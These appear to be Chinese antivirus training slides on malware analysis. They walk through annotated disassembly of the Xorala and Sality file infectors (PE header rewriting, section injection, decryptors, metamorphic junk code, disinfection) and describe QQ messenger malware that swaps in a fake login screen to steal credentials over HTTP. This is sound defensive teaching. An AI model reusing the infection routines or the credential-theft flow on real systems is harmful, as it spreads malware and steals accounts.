


恶意代码分析介绍

传统分析流程



深度分析方法



感染式分析是衡量逆向分析能力的一个重要标准，且能够很好的体现反病毒工程师的技术水平，被认为是反病毒工程师基础技术中的重要一项。


实例1：感染式分析

实例1：感染式分析


☑常用感染手段：

- 追加病毒
- 前置病毒
- 寄生病毒
- 蛀穴病毒
- 嵌入式解密程序和病毒体技术
- 入口点隐蔽病毒


实例1：感染式分析




追加病毒




前置病毒




寄生病毒：Virdem



蛀穴病毒



嵌入式：command_bomber




API挂钩技术

实例1：感染式分析

☑Virus/Win32.Xorala

☑流程图



注：橘黄色部分对PE头信息修改的操作

实例1：感染式分析

☑判断是否存在XOR区块

```
01007230   0F84 80010000   je f7952c5b.010073B6
01007236   8D9E F8000000   lea ebx,dword ptr ds:[esi+0xF8]      读取区块表名称
0100723C   33D2            xor edx,edx
0100723E   813B 584F5200   cmp dword ptr ds:[ebx],0x524F58      判断是否为XOR
01007244   0F84 6C010000   je f7952c5b.010073B6
0100724A   8B43 08         mov eax,dword ptr ds:[ebx+0x8]
0100724D   0BC0            or eax,eax
0100724F   75 03           jnz Xf7952c5b.01007254
01007251   8B43 10         mov eax,dword ptr ds:[ebx+0x10]
01007254   0343 0C         add eax,dword ptr ds:[ebx+0xC]
01007257   3BC2            cmp eax,edx
01007259   76 02           jbe Xf7952c5b.0100725D
0100725B   8BD0            mov edx,eax
0100725D   83C3 28         add ebx,0x28
01007260   E2 DC           loopd Xf7952c5b.0100723E             循环判断是否存在名为XOR的区块表
01007262   8BC2            mov eax,edx
01007264   33D2            xor edx,edx
```

☑PE入口点的修改

```
0100726D   40              inc eax
0100726E   F766 38         mul dword ptr ds:[esi+0x38]
01007271   8987 F3060000   mov dword ptr ds:[edi+0x6F3],eax
01007277   8B56 28         mov edx,dword ptr ds:[esi+0x28]      取程序原入口点
0100727A   2B97 F3060000   sub edx,dword ptr ds:[edi+0x6F3]     转换
01007280   8997 D0050000   mov dword ptr ds:[edi+0x5D0],edx     放入新增区段中
01007286   8946 28         mov dword ptr ds:[esi+0x28],eax      将eax中保存的新入口点写入PE头中
```

实例1：感染式分析

☑区段数的修改和新区段数据填充

```
010072B2   0FB75E 06       movzx ebx,word ptr ds:[esi+0x6]          获取文件区块数目
010072B6   66:FF46 06      inc word ptr ds:[esi+0x6]                区块数目加1
010072BA   C1E3 03         shl ebx,0x3
010072BD   8D9C9B F800000( lea ebx,dword ptr ds:[ebx+ebx*4+0xF8]
010072C4   8BC3            mov eax,ebx                              eax为0x170
010072C6   83C0 28         add eax,0x28                             0x198
010072C9   0FB74E 54       movzx ecx,word ptr ds:[esi+0x54]         DOS头、PE头、区块表总大小
010072CD   2B8F F7060000   sub ecx,dword ptr ds:[edi+0x6F7]         减去DOS头大小
010072D3   3BC8            cmp ecx,eax
010072D5   0F82 DB000000   jb f7952c5b.010073B6
010072DB   8D1C1E          lea ebx,dword ptr ds:[esi+ebx]
010072DE   8B87 EF060000   mov eax,dword ptr ds:[edi+0x6EF]         取文件大小
010072E4   33D2            xor edx,edx
010072E6   F776 3C         div dword ptr ds:[esi+0x3C]              [pe+0x3C]文件中区块对齐值
010072E9   0BD2            or edx,edx
010072EB   74 01           je Xf7952c5b.010072EE
010072ED   40              inc eax
010072EE   F766 3C         mul dword ptr ds:[esi+0x3C]
010072F1   8987 EF060000   mov dword ptr ds:[edi+0x6EF],eax         在新增区段中，保存文件大小
010072F7   83BE D0000000   cmp dword ptr ds:[esi+0xD0],0x0
010072FE   74 1B           je Xf7952c5b.0100731B
01007300   56              push esi
01007301   57              push edi
01007302   8B7E 54         mov edi,dword ptr ds:[esi+0x54]          取DOS头、PE头、区块表总大小
01007305   03FE            add edi,esi
01007307   8BCF            mov ecx,edi
01007309   2BCB            sub ecx,ebx                              计算要复制的大小
0100730B   8D77 D8         lea esi,dword ptr ds:[edi-0x28]
0100730E   FD              std
0100730F   F3:A4           rep movs byte ptr es:[edi],byte ptr ds:[esi]   复制原样本最后一个区段数据到新增区段中
01007311   FC              cld
```

实例1：感染式分析

☑对新增加区段相当数据的修改，如：新增区段名称、虚拟大小、虚拟偏移、文件中的偏移、区段属性等等。

```
01007314   8386 D0000000 1add dword ptr ds:[esi+0xD0],0x28
0100731B   C703 584F5200  mov dword ptr ds:[ebx],0x524F58        设置新增加区段名称为XOR
01007321   C743 04 000000 mov dword ptr ds:[ebx+0x4],0x0
01007328   C743 08 000800 mov dword ptr ds:[ebx+0x8],0x800       虚拟大小
0100732F   8B97 F3060000  mov edx,dword ptr ds:[edi+0x6F3]
01007335   8953 0C        mov dword ptr ds:[ebx+0xC],edx         设置区块的虚拟地址，0x5000
01007338   C743 10 000800 mov dword ptr ds:[ebx+0x10],0x800      在文件中对齐的尺寸
0100733F   8B97 EF060000  mov edx,dword ptr ds:[edi+0x6EF]
01007345   8953 14        mov dword ptr ds:[ebx+0x14],edx        修改文件中的偏移
01007348   C743 18 000000 mov dword ptr ds:[ebx+0x18],0x0
0100734F   C743 1C 000000 mov dword ptr ds:[ebx+0x1C],0x0
01007356   C743 20 000000 mov dword ptr ds:[ebx+0x20],0x0
0100735D   C743 24 600000 mov dword ptr ds:[ebx+0x24],0xC0000060  设置新增加区段属性
```

实例1：感染式分析

☑最后一步：新修改后的PE头和新增加的区段写入文件中。

```
01007364   6A 00           push 0x0
01007366   FFB7 F7060000    push dword ptr ds:[edi+0x6F7]
0100736C   FFB7 EB060000    push dword ptr ds:[edi+0x6EB]
01007372   FF97 02060000    call dword ptr ds:[edi+0x602]      _llseek，移动到PE头
01007378   0FB746 54        movzx eax,word ptr ds:[esi+0x54]
0100737C   2B87 F7060000    sub eax,dword ptr ds:[edi+0x6F7]
01007382   50               push eax
01007383   56               push esi
01007384   FFB7 EB060000    push dword ptr ds:[edi+0x6EB]
0100738A   FF97 EA050000    call dword ptr ds:[edi+0x5EA]      _lwrite数据写入，写入修改后的PE头
01007390   6A 00            push 0x0
01007392   FFB7 EF060000    push dword ptr ds:[edi+0x6EF]
01007398   FFB7 EB060000    push dword ptr ds:[edi+0x6EB]
0100739E   FF97 02060000    call dword ptr ds:[edi+0x602]      _llseek移动到文件尾
010073A4   68 00080000      push 0x800
010073A9   57               push edi
010073AA   FFB7 EB060000    push dword ptr ds:[edi+0x6EB]
010073B0   FF97 EA050000    call dword ptr ds:[edi+0x5EA]      写入新增加的区段数据
010073B6   FFB7 EB060000    push dword ptr ds:[edi+0x6EB]
010073BC   FF97 F6050000    call dword ptr ds:[edi+0x5F6]      _lclose，关闭句柄
```

实例1：感染式分析

☑Win32.Sality

- 变种多，不断更新
- 带木马模块（本文忽略所有木马信息）
- 从简单感染到变形引擎+Stolen Code
- 解密后可以看到病毒版本信息
- 早期版本采用浮点指令

实例1：感染式分析

☑早期的Sality

- Kuku v3.03版本
  - Kaspersky： Virus.Win32.Sality.k
  - Antiy-AVL： Virus/Win32.Sality.gen
  - VBA32： Win32.HLLP.Kuku.303b
- 病毒解密后内部的版本信息

```
0040B6E0  00 5C 6F 6C 65 6D 64 62  33 32 2E 64 6C 5F 00 57  .\olemdb32.dl_.W
0040B6F0  69 6E 33 32 2E 48 4C 4C  50 2E 4B 75 6B 75 20 76  in32.HLLP.Kuku v
0040B700  33 2E 30 33 20 73 74 75  62 3D 2D 3E 4B 45 52 4E  3.03 stub=->KERN
```

实例1：感染式分析

☑病毒入口代码

- 特征稳定无变化
- 入口代码替换了原始入口的代码
- 入口代码不长，主要功能是解密
- 浮点指令可忽略
- 有一个加密的WORD在代码后面
- 解密偏移就是解毒需要截断的地方。

```
.text:004018E0 public start
.text:004018E0 start:
.text:004018E0 pusha
.text:004018E1 call     loc_40193A
.text:004018E6 lea      edi, [ebp+401000h]
.text:004018EC mov      eax, 9720h  ←解码偏移
.text:004018F1 add      edi, eax
.text:004018F3 mov      esi, edi
.text:004018F5 push     eax
.text:004018F6 finit
.text:004018F9 push     401033h
.text:004018FE push     ebp
.text:004018FF fild     dword ptr [esp]
.text:00401902 fild     dword ptr [esp+4]
.text:00401906 faddp    st(1), st
.text:00401908 fistp    dword ptr [esp]
.text:0040190B mov      edx, [esp]
.text:0040190E mov      ecx, 2800h
.text:00401913 lodsw
.text:00401915 mov      [esp], ecx
.text:00401918 fild     dword ptr [esp]
.text:0040191B fimul    dword ptr [ebp+401066h]
.text:00401921 fistp    dword ptr [esp]
.text:00401924 shl      ecx, 1
.text:00401926 sub      [esp], ecx
.text:00401929 xor      eax, [esp]
.text:0040192C shr      ecx, 1
.text:0040192E stosw
.text:00401930 loop     loc_401944
.text:00401932 sub      edi, 4FFCh
.text:00401938 jmp      edi
.text:0040193A ; ---------------------------
.text:0040193A
.text:0040193A loc_40193A:
.text:0040193A mov      ebp, [esp]
.text:0040193D sub      ebp, 401006h
.text:00401943 retn
.text:00401944 ; ---------------------------
.text:00401944
.text:00401944 loc_401944:
.text:00401944 jmp      edx
.text:00401944 ; ---------------------------
.text:00401946 wKey dw 3DDCh
```

实例1：感染式分析

☑还原（解毒）

- 还原被替换的代码
- 不需要修改入口点
- Kuku3.0x系列版本变化不大

```
.ndata:0040B000 dd 1E0h
.ndata:0040B004 ; -------------------------
.ndata:0040B004 pop     eax
.ndata:0040B005 pop     eax
.ndata:0040B006 mov     eax, 401000h
.ndata:0040B00B add     eax, ebp
.ndata:0040B00D pop     ebx
.ndata:0040B00E add     ebp, ebx
.ndata:0040B010 mov     [ebp+401244h], eax
.ndata:0040B016 mov     ecx, 35h
.ndata:0040B01B lea     esi, [ebp+40124Ah]
.ndata:0040B021 mov     edi, eax
.ndata:0040B023 rep movsw
.ndata:0040B026 xor     ebx, ebx
.ndata:0040B028 mov     ebx, fs:30h
```

←还原的长度 WORD

实例1：感染式分析

- ☑带变形引擎的Sality
  - 功能：将2个参数压栈并跳转。
  - 如此长的代码就干了几句话的事，满眼的垃圾指令

```
00401BA3 pusha
00401BA4 call    $+5
00401BA9 xor     ecx, ecx
00401BAB shrd    ebp, edi, cl
00401BAE xchg    ebx, edx
00401BB0 and     ecx, edi
00401BB2 xor     ebx, eax
00401BB4 jmp     short loc_401BB7
00401BB4 ; ---------------------------------------
00401BB6 db 4Dh
00401BB7 ; ---------------------------------------
00401BB7
00401BB7 loc_401BB7:
00401BB7 jmp     short loc_401BBA
00401BB7 ; ---------------------------------------
00401BB9 db 1Dh
00401BBA ; ---------------------------------------
00401BBA
00401BBA loc_401BBA:
00401BBA lea     edi, ds:56CFFCEDh
00401BC0 push    ecx
00401BC1 imul    eax, ebx
00401BC4 mov     esi, ebp
00401BC6 sbb     ah, dl
00401BC8 pop     ebx
00401BC9 imul    ebx, edx, 32DBF899h
00401BCF shrd    ebp, edi, 2Bh
00401BD3 rep pop ebx
00401BD5 add     ebx, 703F58h
00401BDB and     ecx, edi
00401BDD not     ecx
00401BDF adc     ecx, 0A95E77C4h
00401BE5 sub     ebx, 6DAB01h
00401BEB sar     al, cl
00401BED mov     ecx, 497E17E4h
00401BF3 imul    eax, ebx
00401BF6 push    ebx
00401BF7 add     ebx, 462797h
00401BFD xchg    ecx, eax
00401BFF test    ebx, 0B9AE0794h
00401C05 cmp     al, dh
00401C07 sub     ebx, 461681h
00401C0D test    edx, ebx
00401C0F adc     eax, 29DEF744h
00401C14 jmp     short loc_401C17
00401C14 ; ---------------------------
00401C16 db 0EEh
00401C17 ; ---------------------------
00401C17
00401C17 loc_401C17:
00401C17 push    ebx
00401C18 sub     ebx, 1C0FD6h
00401C1E mov     ecx, edi
00401C20 not     ecx
00401C22 movzx   edi, bp
00401C25 add     ebx, 1BFEC0h
00401C2B rcl     ecx, 14h
00401C2E test    ebx, 93ED7A4h
00401C34 jmp     short loc_401C37
00401C36 ; ---------------------------
00401C36 dec     esi
00401C37
00401C37 loc_401C37:
00401C37 jmp     ebx
```

实例1：感染式分析

☑病毒解码代码

- 同样是变形引擎生成的
- 加密算法并不复杂，可以通过穷举来完成解密。某些版本穷举速度更快。
- 可以采用微型虚拟机来完成解密。大部分垃圾代码并不需要模拟，简单跳过不影响结果。

```
0042B000 push    ebx
0042B001 dec     eax
0042B002 xchg    esi, esi
0042B004 push    esi
0042B005 pop     esi
0042B006 push    edi
0042B007 pop     edi
0042B008 mov     dh, ah
0042B00A mov     esi, esi
0042B00C xchg    ecx, ecx
0042B00E xchg    esp, esp
0042B010 shld    edi, esi, 0F5h
0042B014 nop
0042B016 pop     ebp
0042B017 rcl     esi, 0C5h
0042B01A db      0F2h
0042B01A repne push ebp
0042B01D nop
0042B01F xchg    ebx, ebx
0042B021 inc     edi
0042B022 nop
0042B023 push    eax
0042B024 inc     edi
0042B025 pop     eax
0042B026 push    ebp
0042B027 pop     ebp
0042B028 mov     esp, esp
0042B02A xchg    ecx, ecx
0042B02C repne pop eax
0042B02E test    eax, 0EE47D4A5h
0042B034 nop
0042B036 not     ecx
0042B038 not     esi
0042B03A push    eax
0042B03B pop     eax
0042B03C add     eax, 381FACh
0042B042 bsf     edi, esi
0042B045 push    ebp
0042B046 nop
0042B047 pop     esi
0042B048 push    ebx
0042B049 pop     ebx
0042B04A test    ebx, eax
0042B04C sub     eax, 380FACh
0042B052 imul    edi, esi
0042B055 push    esi
0042B056 push    esp
0042B057 pop     esp
```

实例1：感染式分析

☑关键代码

- 关键代码夹杂在垃圾代码中，很难分清到底哪些语句是有用的。
- 最终抵达ret完成解密。

```
0042B66D mov     al, [ebp+edx+1017h]
0042B674 mov     ch, [ebp+ebx+1016h]

0042BB8B mov     [ebp+ebx+1016h], al

:0042BB52 mov     [ebp+edx+1017h], ch

0042BB5E mov     al, [ebp+eax+1016h]

0042BDA2 xor     [edi], al

0042B317 mov     al, [ebp+ecx+1016h]
0042B31E nop
0042B31F add     dl, [esi+ebx]
0042B322 add     dl, al

0042B32A mov     ah, [ebp+edx+1016h]

0042B6A7 mov     [ebp+edx+1016h], al
0042B6AE mov     [ebp+ecx+1016h], ah


0042BDD4 retn
```

实例1：感染式分析

☑第二层解码（非关键）

– WORD XOR似曾相识？

```
0042C116 mov     edx, 0CEC2h
0042C11B mov     ebx, ebp
0042C11D xor     ecx, ecx
0042C11F
0042C11F loc_42C11F:
0042C11F imul    ax, cx, 1916h
0042C124 shr     ecx, 1
0042C126 sub     eax, ecx
0042C128 shl     ecx, 1
0042C12A xor     [ebp+ecx+113Eh], ax
0042C132 inc     ecx
0042C133 inc     ecx
0042C134 cmp     ecx, edx
0042C136 jz      short near ptr Encrypt_Code
0042C138 jmp     short loc_42C11F
0042C138 ; ---------------------------------
0042C13A Encrypt_Code db  8Bh ;
```

实例1：感染式分析

☑病毒代码显现

- 将解码后的原始代码复制到入口处。
- 病毒替换为长度96h。

```
0042C13A Encrypt_Code:                          ; CODE XREF:
0042C13A mov     eax, ebp
0042C13C sub     eax, 2945Dh
0042C141 lea     esi, [ebp+1916h]
0042C147 mov     ecx, 96h
0042C14C mov     edi, eax
0042C14E rep movsb
0042C150 pop     ecx
0042C151 call    $+5
0042C156 pop     ebp
0042C157 sub     ebp, 401005h
0042C15D mov     dword ptr ss:loc_401240[ebp], eax
0042C163 xor     ebx, ebx
0042C165 mov     ebx, fs:30h
0042C16B test    ebx, ebx
0042C16D js      short loc_42C17D
0042C16F mov     ebx, [ebx+0Ch]
0042C172 mov     ebx, [ebx+1Ch]
0042C175 mov     ebx, [ebx]
0042C177 mov     ebx, [ebx+8]
0042C17A clc
0042C17B jmp     short loc_42C187
```

```
0042C61C  72 66 00 43 3A 5C 57 49  4E 44 4F 57 53 5C 53 79  rf.C:\WINDOWS\Sy
0042C62C  73 74 65 6D 33 32 5C 73  6A 31 31 36 35 36 38 2E  stem32\sj116568.
0042C63C  64 6C 6C 00 00 00 00 00  00 00 00 00 00 00 00 00  dll.............
0042C64C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C65C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C66C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C67C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C68C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0042C69C  00 00 00 00 00 54 61 6E  61 74 6F 73 20 50 72 6F  .....Tanatos Pro
0042C6AC  6A 65 63 74 4B 45 52 4E  45 4C 33 32 00 4C 5A 33  jectKERNEL32.LZ3
0042C6BC  32 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  2...............
```

实例1：感染式分析

☑跳过感染模块

- 检查是否已经加载到内存。
- 检查文件是否已经感染
- 环境初始化失败，不符合传染条件。
  - 在某些环境下（如Win7/64位），可能会由于不能正确获取LoadLibraryA入口，病毒感染功能不能激活。

```
0042C163 xor     ebx, ebx
0042C165 mov     ebx, fs:30h
0042C16B test    ebx, ebx
0042C16D js      short loc_42C17D
0042C16F mov     ebx, [ebx+0Ch]
0042C172 mov     ebx, [ebx+1Ch]
0042C175 mov     ebx, [ebx]
0042C177 mov     ebx, [ebx+8]
0042C17A clc
0042C17B jmp     short loc_42C187
0042C17D ; ---------------------------
0042C17D
0042C17D loc_42C17D:
0042C17D mov     ebx, [ebx+34h]
0042C180 lea     ebx, [ebx+7Ch]
0042C183 mov     ebx, [ebx+3Ch]
0042C186 clc
0042C187
0042C187 loc_42C187:
0042C187 cmp     word ptr [ebx], 5A4Dh
0042C18C jnz     short loc_42C1A0
0042C18E mov     esi, ebx
0042C190 add     esi, [esi+3Ch]
0042C193 cmp     dword ptr [esi], 4550h
0042C199 jz      short loc_42C1A0
0042C19B jmp     loc_42C38E
0042C1A0 ; ---------------------------
0042C1A0
0042C1A0 loc_42C1A0:
0042C1A0
0042C1A0 mov     [ebp+40140Bh], ebx
0042C1A6 lea     eax, [ebp+401422h]
0042C1AC push    eax
0042C1AD push    dword ptr [ebp+40140Bh]
0042C1B3 call    Search_Kernel32_API
0042C1B8 call    CheckAPI_Fail_to_Exit
```

实例1：感染式分析

☑更复杂的Sality

- 变形引擎有所修改
- 加密算法稍有变化，对抗穷举杀毒算法
- 还原代码加密更深
- 附属文件等不断改变

实例1：感染式分析

☑变形引擎

- 变形版的Sality病毒包含一个变形引擎
  - 解码完成后可以搜SZDD找到内存中的位置，DUMP后可以用微软的工具expand来解压缩。
  - 也可以在虚拟机中调试病毒感染模块，从临时文件中获取此DLL。
- 变形引擎有专门的研究文章，感兴趣的可以去网上搜。

实例2： 场景环境--IM

实例2： IM类恶意代码

☑1、释放mytupian.jpg到%Windir%目录下并运行

☑2、强行将QQ.exe进程结束

☑3、查找注册表信息来获得QQ的安装目录

☑4、将正常文件QQ.exe改名为_QQ.exe并做隐藏

☑5、释放恶意程序QQ.exe到QQ安装目录中。

☑6、当用户再次启动QQ时，显示伪造QQ登陆界面

☑7、用户输入时将记录内容以HTTP方式进行发送

实例2： IM类恶意代码

```
Func _ImitateQQ()
    RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\TENCENT\QQ", "Install", "REG_SZ", "C:\Program Files\");添加注册表值
